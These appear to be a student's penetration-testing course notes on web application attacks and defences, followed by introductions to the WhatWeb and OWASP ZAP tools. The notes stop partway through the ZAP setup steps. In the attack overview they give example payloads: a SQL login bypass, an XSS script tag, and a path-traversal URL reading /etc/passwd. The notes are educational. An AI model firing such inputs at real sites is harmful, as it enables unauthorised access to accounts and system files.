Name : kunal Jawale

Module 14

Hacking Web Application

📌 Hacking a Web Application: An Overview

Hacking a web application involves exploiting vulnerabilities or weaknesses in its code, design, or configuration to gain unauthorized access or control. These vulnerabilities can exist in **front-end (client-side)**, **back-end (server-side)**, or **network layers** of the application.

🔍 Common Types of Web Application Attacks

1. **SQL Injection (SQLi)**
   - Exploits vulnerabilities in database queries.
   - Allows attackers to manipulate database commands through user inputs.
   - Example:
   - URL: http://example.com/login?user=admin' OR '1'='1

     This bypasses login if the app is not sanitizing inputs.

2. **Cross-Site Scripting (XSS)**
   - Injects malicious scripts into web pages viewed by other users.
   - Scripts can steal cookies, session tokens, or perform actions as the user.
   - Example:
   - <script>alert('Hacked!');</script>
3. **Cross-Site Request Forgery (CSRF)**
   - Tricks a user into performing actions without their consent.
   - Exploits the trust that a website has in a user's browser.
   - Example: Malicious link that transfers money when clicked while logged in.
4. **Remote Code Execution (RCE)**
   - Allows attackers to execute arbitrary commands on the host server.

- Severe impact as it can compromise the entire server.

5. **File Inclusion Attacks (LFI/RFI)**
   - **Local File Inclusion (LFI):** Includes local files from the server.
   - **Remote File Inclusion (RFI):** Includes external files from another server.
   - Example:
   - URL: http://example.com/index.php?page=../../etc/passwd
6. **Insecure Direct Object References (IDOR)**
   - Exposes internal objects like database records through predictable URLs.
   - Example:
   - URL: http://example.com/user/123

     Changing 123 to another ID may expose someone else's data.

7. **Session Hijacking**
   - Steals a user's session ID to impersonate them.
   - Often done through XSS or sniffing traffic in unencrypted sessions.

🔒 **Defense Mechanisms**

1. **Input Validation and Sanitization:** Prevent malicious inputs.
2. **Parameterized Queries (Prepared Statements):** Prevent SQLi.
3. **Content Security Policy (CSP):** Prevent XSS attacks.
4. **Session Management:** Securely handle session IDs.
5. **Access Control Lists (ACL):** Limit access to authorized users.
6. **Encryption (HTTPS):** Protect data in transit.
7. **Regular Security Audits:** Identify and fix vulnerabilities.

➢ Whatweb :

WhatWeb is a reconnaissance tool commonly used in **ethical hacking** and **penetration testing** to gather detailed information about web applications. It's not inherently a "hacking" tool in the malicious sense—rather, it helps identify technologies used by a website. This information

is critical during the **reconnaissance phase** of an attack or security assessment.

🔍 Why Use WhatWeb in Web Application Hacking (or Security Testing)?

Here's why WhatWeb is valuable:

---

1. Fingerprinting Technologies

WhatWeb identifies technologies and frameworks used by a target website, such as:

- **Web servers** (Apache, Nginx, IIS)
- **CMSs** (WordPress, Joomla, Drupal)
- **Programming languages** (PHP, ASP.NET, Java)
- **JavaScript libraries** (jQuery, React, Angular)
- **Analytics tools**, **firewalls**, **load balancers**, etc.

Knowing these helps attackers choose relevant exploits or vulnerabilities.

---

2. Vulnerability Mapping

By identifying versions of technologies, WhatWeb can reveal if:

- Outdated software is being used
- Known vulnerabilities (CVEs) might apply

Example:

If WhatWeb shows WordPress 5.7, and you know there's a vulnerability in that version, you can plan your next steps accordingly.

---

3. Passive Information Gathering

WhatWeb is often **non-intrusive**, meaning it doesn't trigger alerts on intrusion detection systems. It can:

- Analyze HTTP headers
- Use regular expressions
- Identify plugins without actively exploiting anything

---

4. Speed and Automation

- Command-line interface allows batch scanning
- Can scan multiple sites quickly
- Useful in both manual and automated recon

✅ Ethical Use Case:

A **penetration tester** hired to assess a website's security would run WhatWeb to:

- Build a map of the site’s tech stack
- Identify outdated components
- Recommend updates or patches

🚫 Unethical Use:

An attacker could misuse WhatWeb to:

- Choose specific exploits for outdated CMS/plugins
- Map targets for mass exploitation


Always use WhatWeb with permission or in legal testing environments like bug bounty platforms or penetration tests.

---


here are some whatweb command-line screenshot :

1. # whatweb <target url >
   This is for basic collecting information


Name : kunal Jawale




2. Whatweb -v <target website>
   This is for verbose output for more details



Name : kunal Jawale



3. Whatweb -a 3 <target website>
   For aggressive mode for deeper scaning



➢ Zaproxy :

OWASP ZAP (Zed Attack Proxy) is a powerful, open-source web application security scanner used extensively in **web application hacking** (also known as penetration testing or ethical hacking). It is developed by the **Open Web Application Security Project (OWASP)** and is a popular tool among both beginners and professionals.

🔍 **Primary Uses of ZAP in Web Application Hacking:**

---

1. Intercepting Proxy (Man-in-the-Middle)

- ZAP sits between your browser and the web application, intercepting requests and responses.
- You can **manipulate HTTP requests/responses** in real-time, allowing for **testing of input validation, authentication, and session management flaws**.

---

2. Automated Vulnerability Scanning

- ZAP can automatically crawl and scan a web application for vulnerabilities like:
  - **SQL Injection**
  - **Cross-Site Scripting (XSS)**
  - **CSRF (Cross-Site Request Forgery)**
  - **Insecure headers**
  - **Directory traversal**
- It provides detailed reports of any findings.

---

3. Spidering / Crawling

- ZAP can **discover all the links and pages** in a web application.
- Useful to map the full attack surface, including hidden or forgotten endpoints.

---

4. Active and Passive Scanning

- **Passive Scan**: Monitors traffic and looks for issues without interacting with the app (non-intrusive).
- **Active Scan**: Actively probes for vulnerabilities by sending crafted requests (intrusive, like fuzzing).

---

5. Fuzzer

- Allows custom payloads to be sent to parameters to test how the app reacts.
- Great for **testing custom injection points, buffer overflows**, and **parameter tampering**.

---

6. Authentication Testing

- Helps test how an app manages sessions, login/logout, and security tokens.
- Can be configured to **handle different types of authentication (form-based, HTTP Basic, OAuth)**.

---

7. Session and Cookie Analysis

- Analyze and tamper with session tokens to test for **predictability, scope, and expiration issues**.

---

8. Integration with CI/CD Pipelines

- ZAP can be scripted and run in headless mode, making it suitable for **DevSecOps** and continuous testing.

Example Use Case in Hacking Workflow:

1. Set ZAP as your browser proxy.
2. Navigate through the target web app.
3. ZAP captures and logs all HTTP/S traffic.
4. Use the spider to find hidden endpoints.


5. Run passive and active scans.
6. Use fuzzer to test parameters with payloads.
7. Analyze the results and manually explore weak points.

Summary:


🛠️ **ZAP is a Swiss-army knife for web app penetration testing** — offering tools to intercept, scan, fuzz, and report vulnerabilities in real-time.

Here are some command and technique for use zaproxy :

Step 1 : on your kali machine ,open terminal and type zaproxy to open zaproxy interface




Name : kunal Jawale




Here we see the opening zaproxy interface

Step 2 : If you don't want to persist this session click on 4th option and click on start

